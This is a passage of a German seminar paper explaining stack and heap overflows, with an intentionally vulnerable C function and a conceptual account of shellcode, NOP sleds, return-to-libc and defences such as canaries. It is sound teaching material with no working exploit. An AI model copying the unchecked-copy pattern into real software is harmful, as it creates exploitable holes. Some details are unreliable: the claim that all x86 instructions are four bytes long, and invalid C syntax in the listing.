Softwarefehler, die ein Sicherheitsrisiko darstellen, können in mehrere Klassen eingeteilt werden. Beispiele sind Buffer-Overflows, Format-String-Fehler und Race Conditions. Buffer-Overflows sind Fehler, bei denen mehr in einen Puffer geschrieben werden kann als in diesen passt. Buffer-Overflows können wiederum in Stack-Overflows und Heap-Overflows unterteilt werden. Bei Heap- und Stack-Overflow-Angriffen werden durch Puffer-Überläufe gezielt Kontrollinformationen verändert und somit der Programmfluss manipuliert. Wird beim Aufruf einer Funktion ein Format-String ohne zusätzliche Parameter übergeben, spricht man von einem Format-String-Fehler. Diese Art von Fehlern kann dazu missbraucht werden, sensible Daten auszulesen oder Speicherbereiche zu überschreiben. Race Conditions treten auf, wenn mehrere Prozesse auf eine geteilte Ressource zugreifen. Dabei kann es zu inkonsistenten Zuständen kommen. Bei Race Conditions können durch geschickte zeitliche Abläufe beispielsweise Sicherheitsbarrieren umgangen werden.

1. Einleitung

Fehler in Programmen treten immer wieder auf. Tatsächlich sind sie schon so alt wie Software selbst. Für normale Anwender sind sie meistens einfach nur ärgerlich. Werden zum Beispiel Objekte innerhalb einer grafischen Benutzerschnittstelle aufgrund eines Software-Fehlers vorübergehend nicht korrekt dargestellt, ist dies für den Benutzer störend. Große negative Konsequenzen hat dies aber in der Regel nicht. Dass Fehler in Programmen allerdings auch äußerst gefährlich sein können, zeigen immer wiederkehrende Meldungen in den Medien. Sind zum Beispiel durch Programmfehler oder Abstürze bedingte Datenverluste für die meisten Nutzer schon katastrophal genug, so zählen Fehler, die erlauben, dass sich böswillige Programme oder Angreifer Zugriff auf einen Computer oder Daten verschaffen, zu den kritischsten Fehlern überhaupt. Zu dieser Art von Fehlern, die ein System angreifbar machen, gehören Buffer Overflows, wie etwa Stack Overflows und Heap Overflows, Format String Fehler und Race Conditions. Diese werden in dieser Seminararbeit ausführlich behandelt.

1.1. Gliederung

In Abschnitt 2 werden Grundlagen für die späteren Abschnitte aufgeführt. Es wird auf Rahmenbedingungen, Register der x86-Architektur und Buffer-Overflows im Allgemeinen eingegangen.

Abschnitt 3 behandelt Stack-Overflows im Detail. Es werden notwendige Grundlagen, Puffer-Überläufe auf dem Stack, Angriffe auf Stack-Overflows und Schutzmöglichkeiten vor Stack-Overflow-Angriffen gezeigt.

In Abschnitt 4 werden Heap-Overflows genauer betrachtet. Es werden nötige Grundlagen, Puffer-Überläufe auf dem Heap und mögliche Angriffe auf Heap-Überläufe behandelt.

In Abschnitt 5 wird auf Format-String-Fehler eingegangen. Es werden Grundlagen, Angriffe auf Format-String-Fehler und Schutz-Möglichkeiten gezeigt.

Abschnitt 6 behandelt Race Conditions. Es wird erklärt, was Race Conditions sind. Es werden Grundlagen, Angriffe auf Race Conditions und Möglichkeiten zum Schutz betrachtet.

2. Grundlagen

In diesem Abschnitt sollen zunächst allgemeine Grundlagen für das bessere Verständnis der nachfolgenden Abschnitte geschaffen werden. Hierbei wird zuerst in Abschnitt 2.1 auf Rahmenbedingungen eingegangen, danach folgen in Abschnitt 2.2 einige Anmerkungen zur x86-Architektur und schließlich werden im Abschnitt 2.3 Informationen über Buffer-Overflows allgemein aufgeführt.

2.1. Rahmenbedingungen

Die in dieser Arbeit beschriebene Thematik ist recht komplex. Viele der hier präsentierten Sachverhalte hängen von Details ab. Zu den wichtigsten Parametern zählen hierbei die verwendete Rechnerarchitektur, das Betriebssystem und die benutzte Programmiersprache. Um eine etwas klarere Linie durch diese Arbeit zu ermöglichen, werden einige dieser Parameter eingeschränkt: Falls nicht anders erwähnt, wird im folgenden Text von der x86-Rechnerarchitektur von Intel, von einem Linux Betriebssystem und der Programmiersprache C/C++ ausgegangen.

2.2. Register der x86-Architektur

Prozessoren der x86-Architektur haben Register, die für diese Arbeit relevant sind. Register sind interne Speicherstellen der CPU. Tabelle 1 zeigt einen Auschnitt der in der x86-Architektur zur Verfügung stehenden Register.

EAX	Extended Accumulator Register
EBX	Extended Base Register
ECX	Extended Count Register
EDX	Extended Data Register
EIP	Extended Instruction Pointer
EBP	Extended Base Pointer
ESP	Extended Stack Pointer

Tabelle 1: Register auf x86-Prozessor

Register erfüllen spezielle Funktionen oder werden von Maschinenbefehlen für Operanden benutzt. Für diese Ausarbeitung wichtige Register mit besonderen Funktionen sind das `EIP`-, das `EBP`- und das `ESP`-Register.

Das `EIP`-Register enthält die Adresse des Befehls, der als nächstes verarbeitet werden muss. Bei der normalen Abarbeitung eines Programms ohne Sprünge bedeutet dies, dass sich der darin enthaltene Wert stets um vier erhöht, da Maschinenbefehle in der x86-Architektur vier Byte lang sind. Zu beachten ist hierbei, dass der Wert um vier erhöht wird, bevor der aktuelle

Befehl verarbeitet wird. Durch die Ausführung einer Sprunganweisung kann der Wert im `EIP`-Register auf eine beliebiege Adresse geändert werden.

Das `EBP`- und `ESP`-Register sind für die Verwaltung eines Stacks wichtig. Da in Abschnitt 3 Stack-Overflows behandelt werden, wird die genaue Erklärung dieser beiden Register erst in Abschnitt 3.1.1 geliefert.

Die übrigen Register sind für diese Seminararbeit eher unwichtig. Es reicht sie als Speicherplatz für Daten zu verstehen.

2.3. Buffer-Overflows

Buffer Overflows sind Fehler, bei denen in einem Programm ein Puffer zum Überlaufen gebracht werden kann. Das heißt, es werden mehr Daten in ihn hineingeschrieben als er eigentlich fassen dürfte. Als Puffer sind hierbei Orte zu verstehen, an denen Daten (zwischen)gespeichert werden können. Ein Puffer kann demnach zum Beispiel ein großes Array von Daten oder auch nur eine einzelne Variable sein.

3. Stack Overflows

In diesem Abschnitt werden Stack-Overflows [Alep96] genauer behandelt. Hierbei werden zunächst grundlegende Informationen über Stack-Overflows in Abschnitt 3.1 vermittelt. Danach werden mögliche Angriffe auf diese Art von Verwundbarkeiten in Abschnitt 3.2 aufgezeigt. Im letzten Abschnitt (3.3) werden Schutzmaßnahmen gegen Angriffe diskutiert.

3.1. Grundlagen

Zum besseren Verständnis der folgenden Abschnitte wird im nächsten Abschnitt (3.1.1) der Stack genauer erklärt. Letztendlich werden noch die Abläufe und Folgen von Puffer-Überläufen auf dem Stack in Abschnitt 3.1.2 erläutert.

3.1.1. Der Stack

Der Stack (deutsch: Stapel) ist eine Datenstruktur, die nach dem LIFO-Prinzip (Last In First Out) arbeitet. Daten werden auf ihm mit `push`-Operationen abgelegt und können mit Hilfe von `pop`-Operationen wieder von ihm herunter genommen werden. Abbildung 1 zeigt beispielhaft einen Stack und diese beiden Operationen.



Abbildung 1: Beispielhafter Stack mit Operationen auf diesem

Aktuelle Rechnerarchitekturen, wie die x86-Architektur von Intel, bieten die Möglichkeit, einen Stack zu verwalten. Hierfür stellen entsprechende Prozessoren Register und Maschinenbefehle zur Verfügung. Der Stack kann dazu benutzt werden, Daten im Hauptspeicher abzulegen. Er wächst dabei von hohen Speicheradressen zu niedrigeren, weshalb in Abbildung 1 die entsprechende Darstellung gewählt worden ist.

Wie bereits in Abschnitt 2.2 erwähnt, gibt es zwei CPU-Register, die für die Verwaltung des Stacks wichtig sind. Das `ESP`-Register (Extended Stack Pointer) zeigt stets auf das oberste Element im Stack (siehe Abbildung 1). Das `EBP`-Register (Extended Base Pointer) kann als Basiswert für Referenzen auf Daten auf dem Stack interpretiert werden. In Abbildung 1 verweist dieses Register der Einfachheit halber auf das unterste Element in dem Beispiel-Stack.

Beim Aufruf einer Funktion wird der Stack für einige Aufgaben verwendet. Abbildung 2 zeigt, was bei einem Funktionsaufruf geschieht.



Abbildung 2: Funktionsaufrufe und der Stack

Wird aus einer Funktion heraus eine andere Funktion aufgerufen, werden die Parameter auf dem Stack in umgekehrter Reihenfolge abgelegt. Somit werden sie von der aufrufenden Funktion übergeben. Die Reihenfolge ist so gewählt, dass die Parameter sequentiell aus dem Speicher gelesen werden können. Bevor das Programm in die neue Funktion springt, werden die in den Registern `EIP` und `EBP` enthaltenen Werte auf dem Stack gesichert. Danach wird der Extended Instruction Pointer (`EIP`) so geändert, dass er auf die Anfangsadresse der neuen Funktion verweist. Dadurch beginnt die Abarbeitung dieser Funktion. Lokale Variablen der Funktion werden auf dem Stack abgelegt. Sobald die Funktion komplett abgearbeitet worden ist, werden die lokalen Variablen wieder vom Stack genommen. Danach werden durch `pop`-Operationen die auf dem Stack gespeicherten `EBP`- und `EIP`-Werte in die entsprechenden Register geladen. Dadurch ist der Extended Base Pointer (`EBP`) der alten Funktion wiederhergestellt und der Extended Instruction Pointer (`EIP`) zeigt auf den nächsten Befehl innerhalb der alten Funktion.

Die über den Stack übergebenen Parameter einer Funktion, die gesicherten Inhalte des `EIP`- und des `EBP`-Registers der aufrufenden Funktion und die lokalen Variablen einer Funktion werden als Stack Frame bezeichnet. Abbildung 3 zeigt den Aufbau des Stack-Frames einer Funktion.



Abbildung 3: Stack Frame

3.1.2. Puffer-Überläufe auf dem Stack

Stack Overflows sind Puffer-Überläufe, die im Stack eines Programms auftreten. Hierbei werden mehr Daten in einen Puffer auf dem Stack geschrieben, als dieser eigentlich fassen dürfte. Dadurch können Daten, die auf dem Stack liegen, überschrieben werden. Dies hat zur Folge, dass ein Programm zum Abstürzen gebracht oder eingeschleuster Programmcode ausgeführt werden kann.

Wie in Abschnitt 3.1.1 gezeigt, werden auf dem Stack die lokalen Variablen einer Funktion abgelegt. Eine solche Variable kann zum Beispiel ein Character-Array sein, das als Puffer für Benutzereingaben dient. Können durch einen Programmierfehler mehr Daten in diesen Puffer geschrieben werden als er fassen sollte, wird über den Speicherbereich des Arrays hinaus geschrieben. Dadurch werden Daten, die vor dem Puffer auf dem Stack liegen, beschädigt oder überschrieben. Diese Art von Stack-Overflow-Fehlern wird häufig durch die Verwendung unsicherer String-Funktionen wie `strcpy()` versursacht. Diese Funktion kopiert einen String in einen Puffer. Sie erwartet, dass der String durch ein Null-Byte beendet wird. Eine zusätzliche Längenüberprüfung des Strings und des Puffers findet nicht statt. Das bedeutet, dass mit dieser Funktion beliebig viele Daten geschrieben werden können, solange in ihnen kein Null-Byte enthalten ist. Aber auch andere Funktionen oder Programmstrukturen können anfällig für diese Art von Software-Fehlern sein. Generell lässt sich sagen: Schreibt eine Funktion Daten in einen Puffer ohne dabei deren Länge zu überprüfen, handelt es sich um einen potenziellen Stack-Overflow-Fehler.

Ein Programm, das eine solche fehlerhafte Funktion enthält, wird in Listing 4.1 gezeigt.

Listing 4.1: Fehlerhafte C-Funktion

```
1  void schreiben(char *eingabe) {
2          char[8] buffer;
3          int i;
4
5          for(i=0;(eingabe[i] != 0);i++) {
6                  buffer[i] = eingabe[i];
7          }
8  }
9
10 int main(int argc, char *argv[]) {
11         schreiben(argv[1]);
12 }
```

In diesem einfachen Programm wird ein vom Benutzer übergebener String an die fehlerhafte Funktion übergeben (Zeile 11). Diese Funktion bietet einen acht Byte großen Puffer (Zeile 3).

Mit einer `for`-Schleife werden die vom Benutzer gelieferten Daten in diesen hineingeschrieben bis ein Null-Byte das Ende dieser Daten markiert (Zeilen 5-7).

Solange der String, den der Benutzer beim Start des Programmes übergibt, insgesamt nicht länger als acht Byte ist, funktioniert dies tadellos. Ist die Benutzereingabe allerdings länger, so werden Daten, die vor dem Puffer auf dem Stack liegen, überschrieben. Abbildung 4 stellt dies dar.



Abbildung 4: Stack-Overflow

Bei diesem Beispiel werden statt der erlaubten acht Byte doppelt so viele in den Puffer geschrieben. Die Eingabe besteht hierbei aus 16 mal dem Zeichen „X“ gefolgt von einem Null-Byte, damit das Programm terminiert. Dadurch passiert Folgendes: Die ersten acht Byte der Eingabe füllen, wie gewollt, den Puffer auf dem Stack. Das neunte Byte beschädigt jedoch den auf dem Stack gespeicherten `EBP`. Nach dem zwölften Byte ist der `EBP` auf dem Stack komplett überschrieben. Die letzten vier Byte überschreiben den auf dem Stack gesichterten `EIP`. Das Null-Byte beendet schließlich die `for`-Schleife. Danach wird die Funktion `schreiben()` wieder verlassen. Hierbei werden die im `EBP`- und `EIP`-Feld gesicherten Werte wieder in die entsprechenden Register geladen. Diese beiden Register enthalten demnach Datenmüll. Das `EIP`-Register verweist, wie bereits erwähnt, auf die Instruktion, die der Prozessor als nächstes verarbeiten soll. Durch das Überschreiben des entsprechenden Feldes auf dem Stack verweist dieses Register nicht mehr auf die nächste Instruktion sondern auf eine ungültige Adresse. In aller Regel stürzt dadurch das Programm mit einer Speicherzugriffs-Verletzung (Segmentation Fault) ab.

3.2. Angriffe

In Abschnitt 3.1.2 ist gezeigt worden, wie ein Stack-Overflow zu Stande kommen kann und was dabei passiert. Das gezielte Überschreiben des auf dem Stack gesicherten `EIP` mit beliebigen Daten ist ein Denial-of-Service-Angriff, da hierdurch das Programm zum Absturz gebracht wird. Bei einer Server-Anwendung kann dies bereits fatal sein. Wenn ein Angreifer den gespeicherten EIP aber nicht mit beliebigen Daten überschreibt sondern geschickter vorgeht, erlaubt dies eine ganz andere Art von Angriffen. Durch das Überschreiben des auf dem Stack gespeicherten EIP kann er beeinflussen, welchen Befehl der Prozessor als nächstes ausführen soll. Wenn es ihm gelingt, Programmcode zum Beispiel in den Puffer zu schreiben und den gesicherten `EIP` so zu verändern, dass er auf den eingefügten Code verweist, dann wird dieser Code vom Prozessor ausgeführt. Dies ist das Prinzip eines Stack-Overflow-Angriffes. Ein Stack-Overflow-Angriff besteht in der Regel aus drei Komponenten:

- Injection
- Injection Vector
- Payload

Injection bezeichnet hierbei die Methode, wie und wo ein Angreifer seinen Programmcode in die fremde Anwendung einschleusen kann. Im Normalfall ist dies der einfachste Schritt. Normalerweise bietet sich hierfür der Stack bzw. der Puffer an. Wenn man diesen überlaufen lassen kann, kann man ihn auch als Speicherplatz für seinen Code benutzen. Es kann allerdings sein, dass der Platz nicht für das gesamte Schadprogramm ausreicht. Dann werden alternative Speicherstellen für den Schadcode benötigt. Generell können beliebige Variablen, auf die der Benutzer Zugriff hat, als Speicherplatz genutzt werden. Auch Dateien oder Umgebungsvariablen sind denkbar. Natürlich gestaltet sich ein Angriff auf einen Stack-Overflow dadurch deutlich schwieriger.

Der **Injection Vector** ist der Teil eines Angriff-Programms, der dafür zuständig ist, dass der eingeschleuste Programmcode zur Ausführung gebracht wird. Dies kann der schwierigste Teil eines Angriffs auf einen Stack-Overflow sein. Betriebssystem, Compiler und andere Faktoren können die Position des Stacks innerhalb des Speichers beeinflussen. Bei komplexen Programmen ist die Position des Stack-Frames einer Funktion und somit des Puffers innerhalb des Speichers auch nicht genau vorhersehbar. Dadurch ist ein direkter Sprung in den Schadcode sehr schwierig. Es gibt allerdings Möglichkeiten, damit man den Anfang des Schadcodes nicht exakt treffen muss. Ein sogenannter `NOP`-Schlitten bietet Abhilfe. Hierbei wird vor den eingeschleusten Programmcode eine Menge von `NOP`-Operation (No Operation) geschrieben. Diese Operationen machen, wie ihr Name impliziert, nichts. Der Prozessor arbeitet diese der Reihe nach ab und „rutscht“ somit in den Schadcode hinein, den er dann ausführt. Je größer dieser `NOP`-Schlitten ist, desto ungenauer kann der Sprung in den Schadcode sein.

Die Nutzlast oder **Payload** bezeichnet den Programmcode, der ausgeführt werden soll. Meistens wird dieser benutzt, um sich Zugang zu einem entfernten Rechner zu verschaffen. Aus diesem Grund wird er auch oft als Shellcode bezeichnet. Shellcode zu schreiben erfordert sehr gute Kenntnisse des entsprechenden Rechnersystems. Er muss äußerst kompakt sein, da meistens nicht viel Speicherplatz zur Verfügung steht. Außerdem muss er aus Maschinenbefehlen der Ziel-Architektur bestehen und Betriebssystemseigenschaften, wie zum Beispiel das Format von Systemaufrufen, beachten, damit der Code erfolgreich ausgeführt werden kann. Eine zusätzliche Schwierigkeit ist, dass beim Erstellen des Shellcodes durch die Art der Einspielung auferlegte Einschränkungen beachtet werden müssen. Wird zum Beispiel eine String-Funktion wie `strcpy()` (siehe Abschnitt 3.1.2) verwendet, um den Code in den Speicher zu schreiben, dann muss beachtet werden, dass er Null-Byte-frei ist. Diese Funktion interpretiert ein Null-Byte als Ende des Strings. Ein Null-Byte im Shellcode würde also dazu führen, dass er nicht komplett eingespielt wird. Andere Einschränkungen können beispielsweise durch den verwendeten Zeichensatz und durch Netzwerkprotokolle entstehen.

3.3. Schutz

Es gibt mehrere Möglichkeiten, sich vor Stack-Overflow-Angriffen zu schützen. Die beste Möglichkeit wäre zu verhindern, dass Stack-Overflows in einem Programm überhaupt auftreten. Dies erfordert entweder Programmiersprachen, die generell die Längen der zu schreibenden Daten überprüfen, oder Rechnerarchitekturen, die nicht anfällig für Stack-Overflows sind. Anfällige Architekturen, wie die x86-Architektur, und unsichere Sprachen, wie C/C++, sind allerdings weit verbreitet Ein gutes Software-Design und eine sorgfältige Implementierung

reichen nicht aus, Programmierfehler wie Stack-Overflows komplett zu vermeiden. Aus diesen Gründen sind Methoden, die die Auswirkungen von Stack-Overflows einschränken, sehr wichtig. Einige solcher Möglichkeiten sind:

- Sichere Funktionen
- Canary
- Stack nicht ausführbar machen

Mit **sichere Funktionen** sind Funktionen gemeint, die beim Schreiben in Puffer die Länge der zu schreibenden Daten überprüfen. Bei String-Operationen sind das Funktionen wie `strncpy()`. Diese verlangen, dass die Länge als Parameter übergeben wird. Hierdurch lässt sich vermeiden, dass zu viele Daten in einen Puffer geschrieben werden. Allerdings kann es passieren, dass die Längen-Angaben vom Programmierer falsch gewählt oder berechnet werden. Die Längen-Angaben sollten daher in Programmen gründlichst untersucht werden.

Ein **Canary** (oder Kanarienvogel) ist ein Schutzmechanismus, der durch eine Erweiterung des Compilers realisiert wird. Hierbei wird der Aufruf einer Funktion dahingehend modifiziert, dass ein zufällig gewählter Wert auf den Stack geschrieben wird. Wird die Funktion wieder verlassen, wird dieser Wert überprüft. Wurde er während der Ausführung der Funktion verändert, kann von einem Stack-Overflow ausgegangen werden, und das Programm wird mit einem Fehler beendet.

Eine weitere Möglichkeit ist, **den Stack nicht ausführbar** zu **machen**. Hierdurch wird verhindert, dass Elemente auf dem Stack vom Prozessor ausgeführt werden können. Allerdings gibt es Möglichkeiten über System- oder Programm-Bibliotheksfunktionen, die ausführbar sein müssen, Schadcode zur Ausführung zu bringen. Eine bekannte Möglichkeit hierzu ist der „Return to LibC“-Angriff [c0nt]. Hierbei wird der Extended Instruction Pointer auf dem Stack durch einen Puffer-Überlauf durch die Adresse einer `LibC`-Funktion, wie zum Beispiel `system()`, ersetzt. Der Stack wird außerdem so manipuliert, dass die für die `LibC`-Funktion nötigen Parameter auf ihm liegen. Durch den Aufruf der `LibC`-Funktion kann daraufhin zum Beispiel eine Shell gestartet werden.

4. Heap Overflows

In diesem Abschnitt werden Heap-Overflows [Kaem01] erklärt. Hierzu werden zunächst Grundlagen über den Heap in Abschnitt 4.1 vermittelt. In Abschnitt 4.2 werden Pufferüberläufe auf dem Heap gezeigt. Danach werden in Abschnitt 4.3 Angriffe auf Heap-Overflows erklärt.

4.1. Grundlagen

Der Heap (deutsch: Haufen) ist eine Datenstruktur, auf der Programme Daten ablegen können. Anwendungen können Speicherbereiche unterschiedlicher Größe auf dem Heap reservieren und diese mit beliebigen Daten füllen. Die Größe der Speicherblöcke kann dynamisch geändert werden. Im Gegensatz zum Stack ist der Heap gewöhnlich komplett in Software implementiert.

Unter Linux wird der Heap in der `GLIBC` implementiert. Werden Daten auf dem Stack abgelegt, so werden sie in der Regel nur temporär dort abgelegt. Wird eine Funktion verlassen, so werden auch die lokalen Variablen wieder vom Stack entfernt. Will man Daten über die

Ausführungsdauer einer Funktion hinaus speichern, bietet sich der Heap an. Der Heap bietet den Vorteil, dass die Daten in reservierten Speicherbereichen gesichert werden. Auf diese kann dann von jeder Stelle des Programms auch über Funktionen hinweg zugegriffen werden. Der Programmierer muss im Programm explizit Funktionen aufrufen, um Speicherbereiche zu reservieren, ihre Größe zu ändern oder sie wieder freizugeben.

Unter Linux bzw. in der `GLIBC` wird Doug Lea Malloc [Lea] (kurz: dlmalloc) verwendet, um Speicherplatz zu reservieren. `dlmalloc` bietet dem Programmierer Funktionen um Speicherplatz zu reservieren, neu zuzuordnen und wieder freizugeben. Listing 4.2 zeigt einen Auszug aus der `malloc(3)` Manual-Page.

Listing 4.2: malloc(3)

```
1        void *calloc(size_t nmemb, size_t size);
2        void *malloc(size_t size);
3        void free(void *ptr);
4        void *realloc(void *ptr, size_t size);
```

Die wichtigsten Funktionen hierbei sind `malloc()` und `free()`. `malloc()` reserviert einen Speicherbereich, der mindestens die Größe von `size` Bytes besitzt. Ist nicht genügend Speicherplatz vorhanden, dann wird ein `NULL`-Pointer zurückgegeben. Im Normalfall sollte der von `malloc()` gelieferte Zeiger aber auf den neu reservierten Speicherbereich verweisen. Dieser kann vom Benutzer mit Daten gefüllt werden. `free()` gibt den durch `ptr` referenzierten Speicherbereich wieder frei.

`dlmalloc` unterteilt den Arbeitsspeicher in so genannte Chunks. Diese umfassen den vom Benutzer reservierten Speicherbereich zusammen mit einigen Kontrollinformationen. Diese Kontrollinformationen werden „Boundary Tag“ genannt. Abbildung 5 stellt den Aufbau der Chunks dar.



Abbildung 5: Chunks

Das `prev_size`-Feld gibt die Größe des Chunks an, der vor diesem Chunk im Speicher liegt. Dieses Feld wird allerdings nur benutzt, falls der vorherige Chunk nicht reserviert ist. Falls er reserviert worden ist, kann dieses Feld normale Daten des vorherigen Chunks enthalten, um den durch die Kontrollinformationen verursachten Overhead zu reduzieren.

Das `size`-Feld ist in mehrere Teile aufgeteilt. Der größte Teil gibt die Größe dieses Chunks an. Die restlichen 2 Bits dieses Feldes haben besondere Bedeutungen. Das niederwertigste Bit ist das `prev_inuse`-Bit. Dieses signalisiert, ob der vorherige Chunk in Benutzung oder frei ist. Das andere Bit ist das `is_mapped`-Bit. Es gibt an, ob der aktuelle Chunk reserviert ist oder nicht.

Die nächsten beiden Felder (`fd` und `bk`) sind nur vorhanden, falls dieser Chunk gerade frei ist. Freie Chunks werden in so genannten Bins organisiert. Ein Bin enthält Chunks bestimmter Größe. Unterschiedliche Bins enthalten Chunks unterschiedlicher Größe. So existiert zum Beispiel ein Bin für alle freien Chunks der Größe 32 Byte. Ein anderer Bin enthält Chunks der Größe 40 Byte. Die freien Chunks innerhalb eines Bins sind in einer doppelt verketteten Liste organisiert. Für diese Liste sind die beiden Felder `fd` und `bk` bestimmt. `fd` verweist hierbei auf das nächste Element in der Liste. Das `bk`-Feld enthält die Adresse des vorherigen freien Chunks.

Der Datenteil ist schließlich der Bereich, in den der Benutzer seine Daten hineinschreiben kann. `mem` stellt hierbei den Zeiger dar, der dem Benutzer durch dem Aufruf von `malloc()` geliefert wird. Diesen kann er dazu benutzen, seinen Puffer mit Daten zu füllen.

`dlmalloc` erlaubt keine zwei freien Chunks nebeneinander im Speicher. Wird ein Speicherbereich vom Programm wieder freigegeben, wird überprüft, ob ein freier Chunk an diesen Speicherblock angrenzt. Ist dies der Fall, wird der benachbarte freie Speicherbereich aus seinem Bin herausgenommen und mit dem Chunk, der gerade freigegeben wird, verschmolzen. Hierdurch wird ein neuer größerer Chunk gebildet. Dieser wird seiner Größe entsprechend in einem der Bins gespeichert.

4.2. Pufferüberläufe auf dem Heap

Heap Overflows sind Puffer-Überläufe, die im Heap-Bereich eines Programms auftreten. Hierbei werden in ein Heap-Element mehr Daten geschrieben als dieses aufnehmen darf. Dadurch können benachbarte Elemente teilweise oder komplett überschrieben werden. Dies hat zur Folge, dass das Programm abstürzen kann oder dass ein Angreifer durch Ausnutzen dieses Fehlers die Kontrolle über das Rechnersystem erlangen kann.

Die Auslöser für diese Pufferüberläufe sind die gleichen wie bei Stack-Overflows. Fehlerhafte Abbruchbedingungen in Schleifen, falsch gesetzte Array-Grenzen oder die Verwendung unsicherer Funktionen sind denkbare Ursachen. Abbildung 6 zeigt schematisch, was bei einem Bufferoverflow auf dem Heap passieren kann. Die beiden gezeigten Chunks sind reserviert, weshalb die Felder `fd` und `bk` nicht vorhanden sind.

